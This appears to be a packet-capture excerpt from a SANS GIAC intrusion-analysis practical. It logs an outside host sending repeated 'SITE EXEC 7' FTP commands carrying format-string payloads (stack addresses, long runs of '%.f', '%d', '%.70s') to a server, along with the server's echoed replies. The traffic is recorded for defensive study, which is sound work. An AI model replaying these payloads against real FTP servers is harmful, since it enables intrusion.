=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:54.529755 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1683 IpLen:20 DgmLen:696 DF
***AP*** Seq: 0xEBCDA70C  Ack: 0xCF7882A7  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673379 237391905
32 30 30 2D 37 20 3E E1 FF BF 2D 32 2D 32 30 30  200-7 >...-2-200
30 2D 32 30 30 30 30 30 30 30 30 30 30 30 30 30  0-20000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 6E 61 6E 30 30 30 30 30 30 30 30 2D  0000nan00000000-
32 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  2000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 2D 32 2D 32 34  00000000000-2-24
30 6E 61 6E 30 33 34 36 2D 32 30 30 37 33 34 30  0nan0346-2007340
33 38 36 34 34 32 37 32 34 33 35 30 34 31 31 33  3864427243504113
38 32 35 37 38 36 30 37 34 35 39 33 31 38 36 39  8257860745931869
31 37 33 33 33 30 37 32 38 37 36 39 32 34 39 36  1733307287692496
32 33 35 36 38 39 39 37 39 31 37 32 32 39 33 31  2356899791722931
35 36 37 33 30 36 39 39 34 35 31 31 33 39 33 32  5673069945113932
37 32 30 38 37 39 35 38 34 36 37 39 31 39 32 34  7208795846791924
39 39 37 35 38 36 30 32 36 34 32 32 30 33 38 32  9975860264220382
37 35 30 31 39 36 30 37 30 33 33 35 36 39 35 39  7501960703356959
30 30 30 30 32 33 33 32 37 30 36 36 30 36 31 32  0000233270660612
33 33 31 36 34 34 31 35 38 36 37 37 31 33 32 30  3316441586771320
37 36 33 30 37 32 33 30 36 34 31 33 39 37 33 30  7630723064139730
32 38 31 33 32 32 38 37 37 34 38 34 38 35 33 32  2813228774848532
34 30 35 36 33 38 34 37 32 39 35 32 37 38 32 34  4056384729527824
35 30 30 39 37 32 38 34 37 31 30 34 36 33 32 36  5009728471046326
37 37 32 37 36 37 33 31 39 37 35 34 34 31 33 37  7727673197544137
35 39 32 30 36 32 36 32 36 37 37 32 33 34 35 36  5920626267723456
37 38 34 32 30 38 35 34 34 35 33 36 30 36 30 38  7842085445360608
37 35 38 33 35 35 38 34 31 39 31 38 31 35 37 30  7583558419181570
34 36 37 34 36 38 39 32 34 37 30 35 30 37 35 32  4674689247050752
36 37 37 39 33 33 37 31 37 35 32 30 34 30 32 30  6779337175204020
36 32 36 37 39 31 32 37 34 35 31 34 32 31 31 38  6267912745142118
31 37 35 31 33 36 36 30 39 34 37 30 32 38 36 36  1751366094702866
38 35 31 30 32 32 32 31 36 30 36 32 32 30 37 36  8510222160622076
34 30 34 34 32 35 30 33 37 32 39 34 39 36 38 38  4044250372949688
36 33 34 34 39 31 39 31 32 33 34 34 30 34 33 35  6344919123440435
32 33 36 31 36 36 31 31 5F 5F 5F 5F 5F 5F 5F 5F  23616611________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 25 7C  _____________%|
78 7C 0D 0A                                   x|..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:54.601842 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16704 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF7882A7  Ack: 0xEBCDA990  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391915 29673379

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:54.603712 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1684 IpLen:20 DgmLen:569 DF
***AP*** Seq: 0xEBCDA990  Ack: 0xCF7882A7  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673385 237391915
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
3E E1 FF BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66  >...%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
64 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  d______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30  _______%%|x|%.70
73 27 29 0D 0A                                   s')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:54.671561 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16705 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF7882A7  Ack: 0xEBCDAB95  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391922 29673385
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:54.686762 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16706 IpLen:20 DgmLen:563 DF
***AP*** Seq: 0xCF7882A7  Ack: 0xEBCDAB95  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391922 29673385
53 49 54 45 20 45 58 45 43 20 37 20 F8 E0 FF FF  SITE EXEC 7 ....
BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  .%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 64 5F 5F  %.f%.f%.f%.f%d__
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30 73 0A     ____%%|x|%.70s.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:54.700401 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1685 IpLen:20 DgmLen:696 DF
***AP*** Seq: 0xEBCDAB95  Ack: 0xCF7884A6  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673393 237391922
32 30 30 2D 37 20 F8 E0 FF BF 2D 32 2D 32 30 30  200-7 ....-2-200
30 2D 32 30 30 30 30 30 30 30 30 30 30 30 30 30  0-20000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 6E 61 6E 30 30 30 30 30 30 30 30 2D  0000nan00000000-
32 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  2000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 2D 32 2D 32 34  00000000000-2-24
30 6E 61 6E 30 33 34 36 2D 32 30 30 37 33 34 30  0nan0346-2007340
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
33 38 36 34 34 32 37 32 34 33 35 30 34 31 31 33  3864427243504113
38 32 35 37 38 36 30 37 34 35 39 33 31 38 36 39  8257860745931869
31 37 33 33 33 30 37 32 38 37 36 39 32 34 39 36  1733307287692496
32 33 35 36 38 39 39 37 39 31 37 32 32 39 33 31  2356899791722931
35 36 37 33 30 36 39 39 34 35 31 31 33 39 33 32  5673069945113932
37 32 30 38 37 39 35 38 34 36 37 39 31 39 32 34  7208795846791924
39 39 37 35 38 36 30 32 36 34 32 32 30 33 38 32  9975860264220382
37 35 30 31 39 36 30 37 30 33 33 35 36 39 35 39  7501960703356959
30 30 30 30 32 33 33 32 37 30 36 36 30 36 31 32  0000233270660612
33 33 31 36 34 34 31 35 38 36 37 37 31 33 32 30  3316441586771320
37 36 33 30 37 32 33 30 36 34 31 33 39 37 33 30  7630723064139730
32 38 31 33 32 32 38 37 37 34 38 34 38 35 33 32  2813228774848532
34 30 35 36 33 38 34 37 32 39 35 32 37 38 32 34  4056384729527824
35 30 30 39 37 32 38 34 37 31 30 34 36 33 32 36  5009728471046326
37 37 32 37 36 37 33 31 39 37 35 34 34 31 33 37  7727673197544137
35 39 32 30 36 32 36 32 36 37 37 32 33 34 35 36  5920626267723456
37 38 34 32 30 38 35 34 34 35 33 36 30 36 30 38  7842085445360608
37 35 38 33 35 35 38 34 31 39 31 38 31 35 37 30  7583558419181570
34 36 37 34 36 38 39 32 34 37 30 35 30 37 35 32  4674689247050752
36 37 37 39 33 33 37 31 37 35 32 30 34 30 32 30  6779337175204020
36 32 36 37 39 31 32 37 34 35 31 34 32 31 31 38  6267912745142118
31 37 35 31 33 36 36 30 39 34 37 30 32 38 36 36  1751366094702866
38 35 31 30 32 32 32 31 36 30 36 32 32 30 37 36  8510222160622076
34 30 34 34 32 35 30 33 37 32 39 34 39 36 38 38  4044250372949688
36 33 34 34 39 31 39 31 32 33 34 34 30 34 33 35  6344919123440435
32 33 36 31 36 36 31 31 5F 5F 5F 5F 5F 5F 5F 5F  23616611________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 25 7C     _______________%|
78 7C 0D 0A                                      x|..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:54.792522 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16708 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF7884A6  Ack: 0xEBCDAE19  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391934 29673393

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:54.795259 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1686 IpLen:20 DgmLen:569 DF
***AP*** Seq: 0xEBCDAE19  Ack: 0xCF7884A6  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673401 237391934
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
F8 E0 FF BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66  ....%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
64 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  d______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30  _______%%|x|%.70
73 27 29 0D 0A                                   s')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:54.862004 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16709 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF7884A6  Ack: 0xEBCDB01E  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391941 29673401

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:54.877698 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16710 IpLen:20 DgmLen:563 DF
***AP*** Seq: 0xCF7884A6  Ack: 0xEBCDB01E  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391941 29673401
53 49 54 45 20 45 58 45 43 20 37 20 B2 E0 FF FF  SITE EXEC 7 ....
BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  .%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 64 5F 5F  %.f%.f%.f%.f%d__
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30 73 0A     ____%%|x|%.70s.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:54.891573 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1687 IpLen:20 DgmLen:696 DF
***AP*** Seq: 0xEBCDB01E  Ack: 0xCF7886A5  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673410 237391941
32 30 30 2D 37 20 B2 E0 FF BF 2D 32 2D 32 30 30  200-7 ....-2-200
30 2D 32 30 30 30 30 30 30 30 30 30 30 30 30 30  0-20000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 6E 61 6E 30 30 30 30 30 30 30 30 2D  0000nan00000000-
32 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  2000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 2D 32 2D 32 34  00000000000-2-24
30 6E 61 6E 30 33 34 36 2D 32 30 30 37 33 34 30  0nan0346-2007340
33 38 36 34 34 32 37 32 34 33 35 30 34 31 31 33  3864427243504113
38 32 35 37 38 36 30 37 34 35 39 33 31 38 36 39  8257860745931869
31 37 33 33 33 30 37 32 38 37 36 39 32 34 39 36  1733307287692496
32 33 35 36 38 39 39 37 39 31 37 32 32 39 33 31  2356899791722931
35 36 37 33 30 36 39 39 34 35 31 31 33 39 33 32  5673069945113932
37 32 30 38 37 39 35 38 34 36 37 39 31 39 32 34  7208795846791924
39 39 37 35 38 36 30 32 36 34 32 32 30 33 38 32  9975860264220382
37 35 30 31 39 36 30 37 30 33 33 35 36 39 35 39  7501960703356959
30 30 30 30 32 33 33 32 37 30 36 36 30 36 31 32  0000233270660612
33 33 31 36 34 34 31 35 38 36 37 37 31 33 32 30  3316441586771320
37 36 33 30 37 32 33 30 36 34 31 33 39 37 33 30  7630723064139730
32 38 31 33 32 32 38 37 37 34 38 34 38 35 33 32  2813228774848532
34 30 35 36 33 38 34 37 32 39 35 32 37 38 32 34  4056384729527824
35 30 30 39 37 32 38 34 37 31 30 34 36 33 32 36  5009728471046326
37 37 32 37 36 37 33 31 39 37 35 34 34 31 33 37  7727673197544137
35 39 32 30 36 32 36 32 36 37 37 32 33 34 35 36  5920626267723456
37 38 34 32 30 38 35 34 34 35 33 36 30 36 30 38  7842085445360608
37 35 38 33 35 35 38 34 31 39 31 38 31 35 37 30  7583558419181570
34 36 37 34 36 38 39 32 34 37 30 35 30 37 35 32  4674689247050752
36 37 37 39 33 33 37 31 37 35 32 30 34 30 32 30  6779337175204020
36 32 36 37 39 31 32 37 34 35 31 34 32 31 31 38  6267912745142118
31 37 35 31 33 36 36 30 39 34 37 30 32 38 36 36  1751366094702866
38 35 31 30 32 32 32 31 36 30 36 32 32 30 37 36  8510222160622076
34 30 34 34 32 35 30 33 37 32 39 34 39 36 38 38  4044250372949688
36 33 34 34 39 31 39 31 32 33 34 34 30 34 33 35  6344919123440435
32 33 36 31 36 36 31 31 5F 5F 5F 5F 5F 5F 5F 5F  23616611________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  _______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  _______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 25 7C  ______________%|
78 7C 0D 0A                                   x|..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:54.962023 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16712 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF7886A5  Ack: 0xEBCDB2A2  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391951 29673410

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:54.963776 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1688 IpLen:20 DgmLen:569 DF
***AP*** Seq: 0xEBCDB2A2  Ack: 0xCF7886A5  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673416 237391951
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
B2 E0 FF BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66  ....%.f%.f%.f%.f
